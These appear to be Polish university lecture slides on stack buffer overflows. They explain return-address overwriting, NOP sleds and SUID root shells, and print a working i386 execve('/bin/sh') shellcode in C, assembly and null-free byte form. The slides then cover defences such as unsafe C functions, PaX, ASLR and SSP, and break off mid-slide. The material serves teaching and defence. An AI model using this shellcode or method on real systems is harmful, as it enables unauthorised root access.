Bezpieczeństwo w praktyce

Opracowali:
Wanda Niemyska
Monika Domańska
Arkadiusz Konior

O czym opowiemy?

- Błąd przepełnienia bufora
  - Co to jest? Jak to wykorzystać? Jak zapobiec wykorzystaniu?
- Problemy z bezpieczeństwem w sieci lokalniej
  - Pakiet dsniff, SSL, PKI
- Robaki sieciowe, systemy IDS/IPS

Błąd przepełnienia bufora

Monika Domańska


Informacje dotyczą Linuxa, ale bufory innych systemów (np. WinXP) też nie są bezpieczne.

O czym będzie ta część?

- Wielki cel to uzyskanie dostępu do systemu z wszystkimi uprawnieniami administratora.
- Można to uzyskać przez przepełnienie buforu (buffer overflow) jakiegoś niepewnego programu.
- Jak to działa w teorii?
- Jak to działa w praktyce?
- Jak temu zapobiec?


Teoria

System przy uruchomieniu procesu tworzy dla niego stos procesu, tak zwany rekord aktywacji procesu.




Teoria: przykład stosu 1

Gdy funkcja „exploit“ wywołuje podfunkcję „vulne“ otrzymujemy taki oto stos: (każde pole reprezentuje 4 bajty oprócz pól z „...“)




A co się stanie, jak przekazywana do vulne zmienna b jest typu char*, zmienna lokalna z jest typu char[8] i w vulne jest wykonywany taki rozkaz?

```
strcpy(z,b);
```




Teoria: przykład stosu 2




stos przed wykonaniem strcpy

stos po wykonaniu strcpy... a gdzie wartość y ??? została przepisana, jak bufor z został przepełniony!




Teoria

Jeszcze dłuższy string b przepisałby również adres powrotny.



Teoria: nowy kod


Skoro możemy przepisać adres powrotny, to przepiszmy go adresem do naszego kodu. Możemy go wpisać do przepełnianego buforu, bo adres jego początku możemy zgadnąć.



Teoria: zgadywanie adresu

Adres przepełnianego buforu możemy zgadnąć wykonując program pośrednio wołający vulne, bo bufor vulne będzie leżał gdzieś „niedaleko“ za TOS programu wołającego. Dlatego też wpisujemy instrukcje nop przed nowym kodem. Jeśli nie zgadniemy dokładnie, to możemy jednak wylądować w ciągu instrukcji nop, tak że dojdziemy do nowego kodu.

Teoria: zgadywanie adresu



Teoria: Jaki nowy kod?

Jaki kod chcemy wykonać, skoro mamy (prawie) wolny wybór? Chcemy, żeby:

- nowy kod dał jak największe możliwości
- nowy kod zmieścił się w przepełnianym buforze

Kod wywołania shell spełnia te oczekiwania!

Jeśli wykorzystana funkcja jest funkcją systemową, która na ustawiony suid, otrzymamy root-shell.

Teoria: SUID

SUID, to jest bit ustawiany w tym samym miejscu, co prawa dostępu do funkcji dla właściciela, grupy i innych.

Zazwyczaj wywołana funkcja działa z uprawnieniami wołającego użytkownika. Jednak niektóre funkcje systemowe, jak passwd, su, suexec, mount, pppd, ping, xterm i inne, potrzebuje praw administratora do poprawnego działania. Te funkcje mają ustawiony SIUD.

Praktyka

- No więc jak to konkretnie zrobić?
- Wszystie programy znajdziecie na wręczałkach (pobrane z źródła Alpha One'a).
- Nie wszystkie ciekawe aspekty pokazywanych programów mogę wytłumaczyć, bo nie starczy na to czasu. Ale dalsze informacje można znaleźć w źródłach, jak ktoś ma ambicje hakerskie ;)

Praktyka: shellcode

Aby wywołać shell, trzeba wykonać taki program „shellcode-c“ pisany w C:

```
#include <stdio.h>
void main() {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);}
```

Jednak przy kompilacji są dodawane części niepotrzebne do samego wywołania shell. Co jest dodawane, co koniecznie potrzebne, widać na generowanym kodzie w źródle Alpha One'a.

Praktyka: shellcode

Z kodu w asemblerze można wywnioskować, co trzeba koniecznie zrobić by wywołać shell:

- Musimy trzymać string "/bin/sh" i jego adres zakończony czterema bajtami 0 gdzieś w pamięci.
- skopiować 0xb do rejestru procesora EAX, adres stringu do EBX, adres adresu stringu do ECX, adres bajtów zerowych do EDX.
- Wykonać int $0x80.
- skopiować 0x1 do EAX i 0x0 do EBX.
- Wykonać int $0x80.


Praktyka: shellcode

Otrzymujemy wprawdzie krótki kod, ale jeszcze brakuje kilka adresów, które tu zaznaczono:

```
movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_string,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
„/bin/sh“
```

Praktyka: shellcode

Są różne sposoby, aby uzyskać potrzebne adresy. Oto jeden z ładniejszych. Użyjemy rozkaz call, bo przy jego wykonaniu adres powrotny jest zapamiętywany na stosie:



Mało zrozumiałe? Spójrzmy na kod...

Praktyka: shellcode

```
jmp     0x2a                # 2 bytes
popl    %esi                # 1 byte
movl    %esi,0x8(%esi)      # 3 bytes
movb    $0x0,0x7(%esi)      # 4 bytes
movl    $0x0,0xc(%esi)      # 7 bytes
movl    $0xb,%eax           # 5 bytes
movl    %esi,%ebx           # 2 bytes
leal    0x8(%esi),%ecx      # 3 bytes
leal    0xc(%esi),%edx      # 3 bytes
int     $0x80               # 2 bytes
movl    $0x1, %eax          # 5 bytes
movl    $0x0, %ebx          # 5 bytes
int     $0x80               # 2 bytes
call    -0x2f               # 5 bytes
.string \"/bin/sh\"         # 8 bytes
```

Praktyka: shellcode

Żeby kod mógł być wykonany, musi się znajdować w przepełnionym buforze jako kod maszynowy, więc w trzeba sprawdzić, jakie jest tłumaczenie tych rozkazów np. na maszynach i386.

Takie:

Praktyka: shellcode

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7
\x46\x0c\x00\x00\x00\x00\xb8\x0b\x00\x00\x00
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8
\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80
\xe8\xd1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73
\x68\x00\x89\xec\x5d\xc3
```

Jak widać, ten kod zawiera bajty zerowe. Przy wokonaniu strcpy string zostałby urwany przy pierwszym takim bajcie. Więc przepiszemy kod tak, aby nie zawierał już bajtów zerowych.

Praktyka: shellcode

Otrzymujemy kod:

```
jmp     0x1f
popl    %esi
movl    %esi,0x8(%esi)
xorl    %eax,%eax
movb    %eax,0x7(%esi)
movl    %eax,0xc(%esi)
movb    $0xb,%al
movl    %esi,%ebx
leal    0x8(%esi),%ecx
leal    0xc(%esi),%edx
int     $0x80
xorl    %ebx,%ebx
movl    %ebx,%eax
inc     %eax
int     $0x80
call    -0x24
.string \"/bin/sh\"
```

Praktyka: shellcode

A z tego kodu ciąg rozkazów maszynowych:

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e
\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8
\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Jak uda nam się ulokować ten ciąg bajtów w pamięci i skierować adres powrotny wykorzystanej funkcji na jego początek, zostanie wywołany shell.

Praktyka: demonstracja

Demonstracja przepełnienia buforu, używane programy:

- Program wykorzystujący lukę w bezpieczeństwie: exploit.c
- Program zawierający lukę w postaci rozkazu strcpy: vulnerable.c
- Program używany do przedstawienia zawartości stosu: gdb
- Przed demonstracją w pliku /proc/sys/kernel/randomize_va_space zostało zmienione 1 na 0.

Zapobieganie

Vulnerable mógł być wykorzystany w taki sposób, bo zawiera niebezpieczny rozkaz strcpy. Oto kilka innych rozkazów języka C, które można wykorzystać do przepełnienia bufora:

strcpy, strcat, sprintf, gets, scanf, sscanf, fscanf, memcpy

Zwracając uwagę na takie rozkazy, programista może wpłynąć bardzo korzystnie na bezpieczeństwo systemu.

Zapobieganie

Użytkownik (czy programista czy nie) zazwyczaj nie ma możliwości zwracania uwagi na bezpieczny kod zainstalowanych programów. Ale istnieją też gotowe łatki bezpieczeństwa:

- PaX dla Linuxa
- ASLR w Windows Vista
- SSP (Stack-Smashing Protector) i inne łatki dla GCC do ochrony własnych programów

Zapobieganie: PaX

- freeware, użyty m.i. w FreeBSD
- łatka nakładana na jądro Linuxa
- niektóre koncepcje zaimple-mentowane dla Windowsa

Zapobiega przepełnieniu bufora i uszkodzeniu zawartości pamięci przez non-executable pages i ASLR (Address Space Layout Randomization).

Randomizacja miejsca rekordu procesu jest standardowo w Linuksie włączona przez 1 w wyżej wymienionym pliku.

Zapobieganie: PaX

PaX jednak przynosi dwa problemy:

- Niestety jego metody zakłócają też programy planowo korzystające z właśnie generowanego kodu. Lecz można kofigurować PaX tak, aby je uwzględniał przez narzędzie „chpax“.
- Randomizacja przestrzeni pamięci prowadzi do jej fragmentacji, tak że może się stać niemożliwe zaalokowanie dużego łącznego obszaru.

Zapobieganie: ASLR w Vista

Ta standardowo w Windows Vista Beta 2 włączona opcja ochronna polega na ładowaniu kodu systemowego do losowych miejsc w pamięci, co znacznie utrudnia ataki typu „return-to-libc“, przy których wykorzystywany adres jest kierowany na jakąś funkcję z biblioteki, którą zawiera system.

Również standardowo kompilator do Visual C++ zawiera funkcje utrudniające ataki.

Zapobieganie: SSP

Zaczęło się od łatki doinstalowywanej do gcc, ale SSP okazało sie tak efektywne, że ma zostać zintegrowane z kompilatorem. Mechanizmy ochronne:

